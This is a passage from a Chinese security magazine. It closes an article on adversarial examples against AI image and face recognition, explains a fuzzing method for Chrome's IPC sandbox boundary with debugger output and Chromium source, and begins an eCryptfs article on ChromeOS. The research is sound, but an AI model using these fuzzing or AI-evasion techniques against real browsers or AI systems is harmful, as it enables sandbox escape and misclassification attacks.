


图 5：针对手写数字图像的对抗样本生成结果

基于 Fuzzing 测试的对抗样本生成方法也可以快速的应用到其他 AI 应用系统中，如人脸识别系统。




图 6：针对人脸识别系统的对抗样本生成

基于软件漏洞进行逃逸攻击

针对 AI 系统的对抗性攻击，就是让人工智能系统输出错误的结果。还是以手写图像识别为例，攻击者可以构造恶意的图片，使得人工智能系统在分类识别图片的过程中触发相应的安全漏洞，改变程序正常执行的控制流或数据流，使得人工智能系统输出攻击者指定的结果。攻击思路基本分为两种：

1. 基于数据流篡改可以利用任意写内存漏洞，直接将 AI 系统中的一些关键数据进行修改（如标签、索引等），使得 AI 系统输出错误的结果。
2. 另一种则是通过常规的控制流劫持（如堆溢出、栈溢出等漏洞）来完成对抗攻击，由于控制流劫持漏洞可以通过漏洞实现任意代码的执行，因此必然可以控制 AI 系统输出攻击者预期的结果。

关于软件漏洞造成的问题我们在本系列第一篇文章里已有详细介绍。这里只做了一个简单介绍，更多细节请参考 ISC 2017 大会人工智能与安全论坛所发布的内容。

小结

本文的目的是继续介绍被大众所忽视的人工智能安全问题。虽然深度学习在处理自然生成的语言图像等以达到相当高的准确率，但是对恶意构造的输入仍然有巨大的提升空间。虽然深度学习系统经过训练可以对正常输入达到很低的误判率，但是当攻击者用系统化的方法能够生

成误判样本的时候，攻击的效率就可以接近 100%，从而实现稳定的逃逸攻击。随着人工智能应用的普及，相信对逃逸攻击的研究也会越来越深入。这些研究包括对抗样本生成以及增强深度学习对抗能力，我们未来会在后续文章里对这方面的工作进行更新。

参考文献

- [1] <http://www.freebuf.com/articles/neopoints/124614.html>
- [2] Ian Goodfellow and Jonathon Shlens and Christian Szegedy, Explaining and Harnessing Adversarial Examples. International Conference on Learning Representations, 2015.
- [3] guyen, A., J. Yosinski, and J. Clune, Deep neural networks are easily fooled: High confidence predictions for unrecognizable images. 2015: p. 427-436.
- [4] Moosavi Dezaoli, Seyed Mohsen and Fawzi, Alhussein and Frossard, Pascal, DeepFool: a simple and accurate method to fool deep neural networks, Proceedings of 2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2016.
- [5] Weilin Xu, Yanjun Qi, and David Evans, Automatically Evading Classifiers A Case Study on PDF Malware Classifiers, NDSS, 2016

【安全研究】

Chrome IPC 机制研究及漏洞挖掘


作者：周宇@蚂蚁金服光年实验室

文章来源：安全客季刊首发

Chrome 是历届 Pwn2Own 比赛中最难攻破的浏览器，究其原因是无法突破 Chrome 的沙箱，沙箱进程跟主进程是通过 IPC 机制来通信的，因此 IPC 机制的安全性就显得尤其重要。本文介绍了 IPC 机制的相关原理以及对 IPC 的漏洞挖掘。

Chrome 多进程架构

Chrome 采用的是多进程架构，打开 Chrome 后会启动 Browser 进程、Render 进程、GPU 进程等，进程和进程之间是相互独立的，它们之间通过 IPC 来通信的，像 Render 进程和 GPU 进程都是低权限进程，低权限进程想执行高权限的操作必须向主进程发送 ipc 请求，主进程执行完了后再通过 ipc 消息将结果返回给低权限进程。Chrome 这样设计是为了安全性上的考虑。但是如果主进程对 ipc 消息处理时存在漏洞，这就给沙箱逃逸带了可能。



Chrome 多进程架构

IPC Message 结构

IPC 消息的前 4 个字节是 payload_size，表示 payload 的长度，routing 表示 route id，用来作为分发处理 ipc 消息的标志，type 的高 16 位表示 ipc 消息类别，低 16 位表示该 ipc

消息类别在源码中定义位置的行数，flags 的高 24 位描述的是 IPC 消息的引用计数，类似于协议中的序列号，低 8 位描述的 IPC 消息的控制信息。Num_fds 表示文件描述符的数量，pad 用来对齐的。Payload 中正常存放的是 ipc 处理函数的参数。

payload_size	routing	type	flags	num_fds	pad	payload
--------------	---------	------	-------	---------	-----	---------

IPC Message 结构


下图就是主进程接收的一个 ipc 消息，它的 payload_size 为 0x000004，payload 是 0x00000001。

```
0:013> g
Breakpoint 0 hit
eax=68e26c94 ebx=08dc0214 ecx=0d3833d8 edx=00000000 esi=691bfcc4 edi=07c9f168
eip=67b383ef esp=07c9f118 ebp=07c9f11c iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
chrome_67110000!IPC::ChannelProxy::Context::OnMessageReceived+0x4:
67b383ef ff7508 push dword ptr [ebp+8] ss:0023:07c9f124=07c9f168
0:013> dd 07c9f168
07c9f168 68cebf00 0d2e22a0 00000010 ffffffff
07c9f178 00000000 07c9f100 00000000 00000000
07c9f188 07c9f198 6786f411 0000001f 68e26f3c
07c9f198 07c9f2dc 67b3db15 07c9f290 691bfa01
07c9f1a8 07c9f200 67b3da16 07c9f440 192f1238
07c9f1b8 08f74858 07c9f440 98c2512b ffffffff
07c9f1c8 00000000 ffffffff 00000000 00ad0004
07c9f1d8 98c2512b 00000002 00000000 00000000
0:013> dd 0d2e22a0
0d2e22a0 00000004 7fffffff 0040006e 34017202
0d2e22b0 00000001 0d27e020 3548bc08 88000000
0d2e22c0 68c5df8 68c5c518 0000000c 673ec259
0d2e22d0 0438d140 00000001 3548bc04 88000000
0d2e22e0 191d2008 00676e99 00000000 00000000
0d2e22f0 00000010 0000001f 3548bc00 88000000
0d2e2300 00000001 674c4c4a 684c0b0c 67d62ba0
0d2e2310 674c4295 08e76508 3548bc3c 8c000000
```

IPC 消息

IPC Message 处理流程

整个 IPC Message 的处理流程如下所示



处理流程

主进程在创建 render 进程的时候会在其初始化函数中调用 CreateMessageFilters 函数，这个函数会注册一系列 Message Filter，如下所示

```
ResourceSchedulerFilter、BrowserPluginMessageFilter、  
RenderMessageFilter、RenderFrameMessageFilter、  
ResourceMessageFilter、AudioInputRendererHost、AudioRendererHost、  
MidiHost、AppCacheDispatcherHost、ClipboardMessageFilter、  
DOMStorageMessageFilter、PeerConnectionTrackerHost、  
MediaStreamDispatcherHost、MediaStreamTrackMetricsHost.....
```

Filter 对象

TryFilters 最终会调用 TryFiltersImpl 这个函数，这个函数会遍历所有 Filter 对象的 OnMessageReceived 函数，看是否有 filter 对象来处理 IPC 消息

```
bool TryFiltersImpl(MessageFilterRouter::MessageFilters& filters,  
                    const IPC::Message& message) {  
    for (size_t i = 0; i < filters.size(); ++i) {  
        if (filters[i]->OnMessageReceived(message)) {  
            return true;  
        }  
    }  
    return false;  
}
```

TryFiltersImpl 函数

接下来会调用 OnMessageReceivedNoFilter 函数，这个函数不会马上处理接收到的消息，而是向处理 ipc 消息线程的消息队列发送了一个任务。最终会调用 RenderProcessHostImpl::OnMessageReceived()这个函数，在这个函数中首先会判断消息的 route id 是否等于 MSG_ROUTING_CONTROL，如果是的话，会根据 type 值进行分发处理，如果不是的话，这时会根据 route id 找到与其对应的 listener，然后调用对应 OnMessageReceived 对 ipc 消息进行处理。

```

69     bool RenderProcessHostImpl::OnMessageReceived(const IPC::Message& msg) {
70         // If we're about to be deleted, or have initiated the fast shutdown sequence,
71         // we ignore incoming messages.
72
73         if (deleting_soon_ || fast_shutdown_started_)
74             return false;
75
76         mark_child_process_activity_time();
77
78         if (msg.routing_id() == MSG_ROUTING_CONTROL) {
79             // Dispatch control messages.
80             IPC_BEGIN_MESSAGE_MAP(RenderProcessHostImpl, msg)
81                 IPC_MESSAGE_HANDLER(ChildProcessHostMsg_ShutdownRequest,
82                                     OnShutdownRequest)
83                 IPC_MESSAGE_HANDLER(RenderProcessHostMsg_SuddenTerminationChanged,
84                                     OnSuddenTerminationChanged)
85                 IPC_MESSAGE_HANDLER(ViewHostMsg_UserMetricsRecordAction,
86                                     OnUserMetricsRecordAction)
87                 IPC_MESSAGE_HANDLER(ViewHostMsg_Close_ACK, OnCloseACK)
88 #if BUILDFLAG(ENABLE_AEDUMP)
89                 IPC_MESSAGE_HANDLER(AecDumpMsg_RegisterAecDumpConsumer,
90                                     OnRegisterAecDumpConsumer)
91                 IPC_MESSAGE_HANDLER(AecDumpMsg_UnregisterAecDumpConsumer,
92                                     OnUnregisterAecDumpConsumer)
93 #endif
94             // Adding single handlers for your service here is fine, but once your
95             // service needs more than one handler, please extract them into a new
96             // message filter and add that filter to CreateMessageFilters().
97             IPC_END_MESSAGE_MAP()
98
99             return true;
100        }
101
102        // Dispatch incoming messages to the appropriate IPC::Listener.
103        IPC::Listener* listener = listeners_.Lookup(msg.routing_id());
104        if (!listener) {
105            if (msg.is_sync()) {
106                // The listener has gone away, so we must respond or else the caller will
107                // hang waiting for a reply.
108                IPC::Message* reply = IPC::SyncMessage::GenerateReply(&msg);
109                reply->set_reply_error();
110                Send(reply);
111            }
112        }
113        return true;
114    }
115
116    return listener->OnMessageReceived(msg);
117}

```

RenderProcessHostImpl::OnMessageReceived 函数

函数参数解析过程

以 ClipboardMessageFilter::OnMessageReceived 为例，首先会根据 ipc 消息的 type 值找到对应的 IPC_MESSAGE_HANDLER 函数，

```

69     bool ClipboardMessageFilter::OnMessageReceived(const IPC::Message& message) {
70         bool handled = true;
71         IPC_BEGIN_MESSAGE_MAP(ClipboardMessageFilter, message)
72             IPC_MESSAGE_HANDLER(ClipboardHostMsg_GetSequenceNumber, OnGetSequenceNumber)
73             IPC_MESSAGE_HANDLER(ClipboardHostMsg_IsFormatAvailable, OnIsFormatAvailable)
74             IPC_MESSAGE_HANDLER(ClipboardHostMsg_Clear, OnClear)
75             IPC_MESSAGE_HANDLER(ClipboardHostMsg_ReadAvailableTypes,
76                                 OnReadAvailableTypes)
77             IPC_MESSAGE_HANDLER(ClipboardHostMsg_ReadText, OnReadText)
78             IPC_MESSAGE_HANDLER(ClipboardHostMsg_ReadHTML, OnReadHTML)
79             IPC_MESSAGE_HANDLER(ClipboardHostMsg_ReadRTF, OnReadRTF)
80             IPC_MESSAGE_HANDLER_DELAY_REPLY(ClipboardHostMsg_ReadImage, OnReadImage)
81             IPC_MESSAGE_HANDLER(ClipboardHostMsg_ReadCustomData, OnReadCustomData)
82             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteText, OnWriteText)
83             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteHTML, OnWriteHTML)
84             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteSmartPasteMarker,
85                                 OnWriteSmartPasteMarker)
86             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteCustomData, OnWriteCustomData)
87             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteBookmark, OnWriteBookmark)
88             IPC_MESSAGE_HANDLER(ClipboardHostMsg_WriteImage, OnWriteImage)
89             IPC_MESSAGE_HANDLER(ClipboardHostMsg_CommitWrite, OnCommitWrite);
90 #if defined(OS_MACOSX)
91             IPC_MESSAGE_HANDLER(ClipboardHostMsg_FindPboardWriteStringAsync,
92                                 OnFindPboardWriteString)
93 #endif
94             IPC_MESSAGE_UNHANDLED(handled = false)
95         IPC_END_MESSAGE_MAP()
96
97         return handled;
98     }

```

ClipboardMessageFilter::OnMessageReceived 函数

IPC_MESSAGE_HANDLER 函数的第一个参数

ClipboardHostMsg_GetSequenceNumber 表示函数参数的类型，如下所示，参数类型分别为 ui::ClipboardType 和 uint64_t

```
42 content::CLIPBOARD_FORMAT_LAST)
43 IPC_ENUM_TRAITS_MAX_VALUE(ui::ClipboardType, ui::CLIPBOARD_TYPE_LAST)
44
45 // Clipboard IPC messages sent from the renderer to the browser.
46
47 IPC_SYNC_MESSAGE_CONTROL1_1(ClipboardHostMsg_GetSequenceNumber,
48     ui::ClipboardType /* type */,
49     uint64_t /* result */)
50 IPC_SYNC_MESSAGE_CONTROL2_1(ClipboardHostMsg_IsFormatAvailable,
51     content::ClipboardFormat /* format */,
52     ui::ClipboardType /* type */,
53     bool /* result */)
54 IPC_MESSAGE_CONTROL1(ClipboardHostMsg_Clear,
55     ui::ClipboardType /* type */)
56 IPC_SYNC_MESSAGE_CONTROL1_2(ClipboardHostMsg_ReadAvailableTypes,
57     ui::ClipboardType /* type */,
58     ...)
```

参数类型

第二个参数表示具体的处理函数，这里的处理函数就为 OnGetSequenceNumber 这个函数，在调用该函数之前，会对 ipc 消息中的 payload 进行反序列化，将其转化为函数参数，转化成功才会去调用消息处理函数。

```
102
103 void ClipboardMessageFilter::OnGetSequenceNumber(ui::ClipboardType type,
104                                                 uint64_t* sequence_number) {
105     *sequence_number = GetClipboard()->GetSequenceNumber(type);
106 }
```

OnGetSequenceNumber 函数

IPC Fuzz 框架

首先确定要 fuzz 的 Filter 对象，可以在 CreateMessageFilters() 函数注册的 Filter 对象中挑选，接下来随机挑选一个 Filter 对象，解析出这个 Filter 对象的所有 IPC Type。接下来随机挑选一个 IPC Type，根据其参数类型构造相应的畸形数据，这里要注意，要确保构建的畸形 payload 能够成功被解析成函数参数，这样才能触发对应的消息处理函数，完全随机构造畸形数据的话，会使得 fuzzing 变得十分低效，接下来 hook sandbox 进程的 OnSendMessage 函数，在 sandbox 进程中是通过 OnSendMessage 函数来发送 ipc 消息，将原来的 ipc 消息替换成生成的畸形数据。监控 Browser 进程是否 crash，如果出现 crash，则将该消息的 Type 从待 fuzz 的列表里删除，然后继续 fuzz。

在后面 `it->second->observer_list` 中会造成越界访问，读取了一个未初始化的值，从而造成了后面的 crash。

```
56 void BrowserPpapiHostImpl::DeleteInstance(PP_Instance instance) {
57     auto it = instance_map_.find(instance);
58     DCHECK(it != instance_map_.end());
59
60     // We need to tell the observers for that instance that we are destroyed
61     // because we won't have the opportunity to once we remove them from the
62     // |instance_map_|. If the instance was deleted, observers for those instances
63     // should never call back into the host anyway, so it is safe to tell them
64     // that the host is destroyed.
65     for (auto& observer : it->second->observer_list)
66         observer.OnHostDestroyed();
67
68     instance_map_.erase(it);
69 }
70
```

DeleteInstance 函数

蚂蚁金服安全应急响应中心



蚂蚁金服非常重视自身产品和业务的安全问题，我们深知，挖掘漏洞需要付出宝贵的时间和精力。我们承诺，对每一位报告者反馈的问题都有专人进行跟进和处理，并及时给予答复。同时，对于帮助蚂蚁金服提升安全质量的用户，我们将给予您感谢和回馈。

【安全研究】

ChromeOS 基于 eCryptfs 的用户数据安全保护机制

作者：suezi@冰刃实验室

文章来源：【安全客】<https://www.anquanke.com/post/id/86992>


一、概述

Chromebook 的使用场景模式是允许多人分享使用同一台设备，但是同时也要保护每个用户数据的私密性，使得每个使用者都不允许访问到对方的隐私数据，包括：账户信息、浏览历史记录和 cache、安装的应用程序、下载的内容以及用户自主在本地产生的文本、图片、视频等。本文试图从较高的角度阐述 ChromeOS 是如何通过 **eCryptfs** 机制保护用户数据隐私。

二、eCryptfs 简介

eCryptfs 在 Linux kernel 2.6.19 由 IBM 公司的 Halcrow , Thompson 等人引入，在 Cryptfs 的基础上实现，用于企业级的文件系统加密，支持文件名和文件内容的加密。本质上 eCryptfs 就像是一个内核版本的 Pretty Good Privacy (PGP) 服务，插在 VFS 和下层物理文件系统之间，充当一个“过滤器”的角色。用户应用程序对加密文件的写请求，经系统调用层到达 VFS 层，VFS 转给 eCryptfs 文件系统组件处理，处理完毕后，再转给下层物理文件系统；读请求流程则相反。

eCryptfs 的设计受到 OpenPGP 规范的影响，核心思想：eCryptfs 通过一种对称密钥加密算法来加密文件的内容或文件名，如 AES-128，密钥 FEK (File Encryption Key) 随机产生。而 FEK 通过用户口令或者公钥进行保护，加密后的 FEK 称 EFEK (Encrypted File Encryption Key)，口令/公钥称为 FEEFK (File Encryption Key Encryption Key)。在保存文件时，将包含有 EFEK、加密算法等信息的元数据(metadata)放置在文件的头部或者 xattr 扩展属性里（本文默认以前者做为讲解），打开文件前再解析 metadata。



图一 eCryptfs 的系统架构


eCryptfs 的系统架构如图一所示，eCryptfs 堆叠在 EXT4 文件系统之上，工作时需要用用户程序和内核同时配合，用户程序主要负责获取密钥并通过(add_key/keyctl/request_key)系统调用传送到内核的 keyring，当某个应用程序发起对文件的读写操作前，由 eCryptfs 对其进行加/解密，加/解密的过程中需要调用 Kernel 的 Crypto API (AES/DES etc) 来完成。以对目录 eCryptfs-test 进行加密为例，为方便起见，在 Ubuntu 系统下测试 eCryptfs 的建立流程，如图二所示，通过 mount 指令发起 eCryptfs 的建立流程，然后在用户应用程序 eCryptfs-utils 的辅助下输入用于加密 FEK 的用户口令及选择加密算法等，完成挂载后意味着已经开始对测试目录 eCryptfs-test 的所有内容进行加密处理。测试中在 eCryptfs-test 目录下增加需要加密的文件或目录的内容，当用户 umount 退出对 eCryptfs-test 目录的挂载后再次查看该目录时，发现包括文件名和文件内容都进行了加密，如图三所示。

```
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test$ sudo mount -t ecryptfs ecryptfs-test/ ecryptfs-test/
[sudo] password for suxiaozhi:
Passphrase: 输入用户口令，用于生成密钥
Select cipher:
 1) aes: blocksize = 16; min keysize = 16; max keysize = 32
 2) blowfish: blocksize = 8; min keysize = 16; max keysize = 56
 3) des3 ede: blocksize = 8; min keysize = 24; max keysize = 24
 4) twofish: blocksize = 16; min keysize = 16; max keysize = 32
 5) cast6: blocksize = 16; min keysize = 16; max keysize = 32
 6) cast5: blocksize = 8; min keysize = 5; max keysize = 16
Selection [aes]: 1 选择加密算法
Select key bytes:
 1) 16
 2) 32
 3) 24
Selection [16]: 2
Enable plaintext passthrough (y/n) [n]: y
Enable filename encryption (y/n) [n]: y 对文件名也进行加密
Filename Encryption Key (FNEK) Signature [07efdc63f96c7ff0]:
Attempting to mount with the following options:
  ecryptfs_unlink_sigs
  ecryptfs_fnek_sig=07efdc63f96c7ff0
  ecryptfs_passthrough
  ecryptfs_key_bytes=32
  ecryptfs_cipher=aes
  ecryptfs_sig=07efdc63f96c7ff0
Mounted eCryptfs
安全客 ( bobao.360.cn )
```

图二 eCryptfs 使用时的建立流程

```
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test$ cd ecryptfs-test/
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test/ecryptfs-test$ ls 加密目录下建立测试目录foo和文件test
foo  test
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test/ecryptfs-test$ cat test
suxiaozhi
test
ecryptfs
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test/ecryptfs-test$ cd ..
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test$ sudo umount ecryptfs-test/ 退出eCryptfs
suxiaozhi@suxiaozhi-OptiPlex-7020:~/workplace/test$ ls ecryptfs-test/
ECRYPTFS_FNEK_ENCRYPTED.FWY5vx1XyKlzw-bhNYwYAkVKyL.8Fo9XB.lmhDBZxKYMdnnLTJA1CagKAU-- 加密状态下的foo目录
ECRYPTFS_FNEK_ENCRYPTED.FWY5vx1XyKlzw-bhNYwYAkVKyL.8Fo9XB.lmn44Ml6Wh79deFxIX3EUIU-- 加密状态下的test文件
安全客 ( bobao.360.cn )
```

图三 eCryptfs 加密后的文件



图四 eCryptfs 对文件的加解密流程

实现上，eCryptfs 对数据的加/解密流程如图四所示，对称密钥加密算法以块为单位进行加密/解密，如 AES-128。eCryptfs 将加密文件分成多个逻辑块，称为 extent，extent 的大小可调，但是不能大于实际物理页，默认值等于物理页的大小，如 32 位的系统下是 4096 字节。加密文件的头部存放元数据，包括元数据长度、标志位、旗标、EFEK 及相应的 signature，目前元数据的最小长度为 8192 字节。加/解密开始前，首先解密 FEKEK 取出 FEK。当读入一个 extent 中的任何部分的密文时，整个 extent 被读入 Page Cache，通过 Kernel Crypto API 进行解密；当 extent 中的任何部分的明文数据被写回磁盘时，需要加密并写回整个 extent。

三、eCryptfs 详述

eCryptfs 在内核中的实现代码位于 `kernel/fs/ecryptfs`，下面以 eCryptfs 使用到的关键数据结构、eCryptfs init、eCryptfs mount、file creat、file open、file read、file write 的

顺序分别介绍 eCryptfs 是如何工作。另外，eCryptfs 还实现了 /dev/ecryptfs 的 misc 设备，用于内核与应用程序间的消息传递，如密钥请求与响应，属于非必选项，因此这里不对其进行介绍。

四、eCryptfs 相关的数据结构

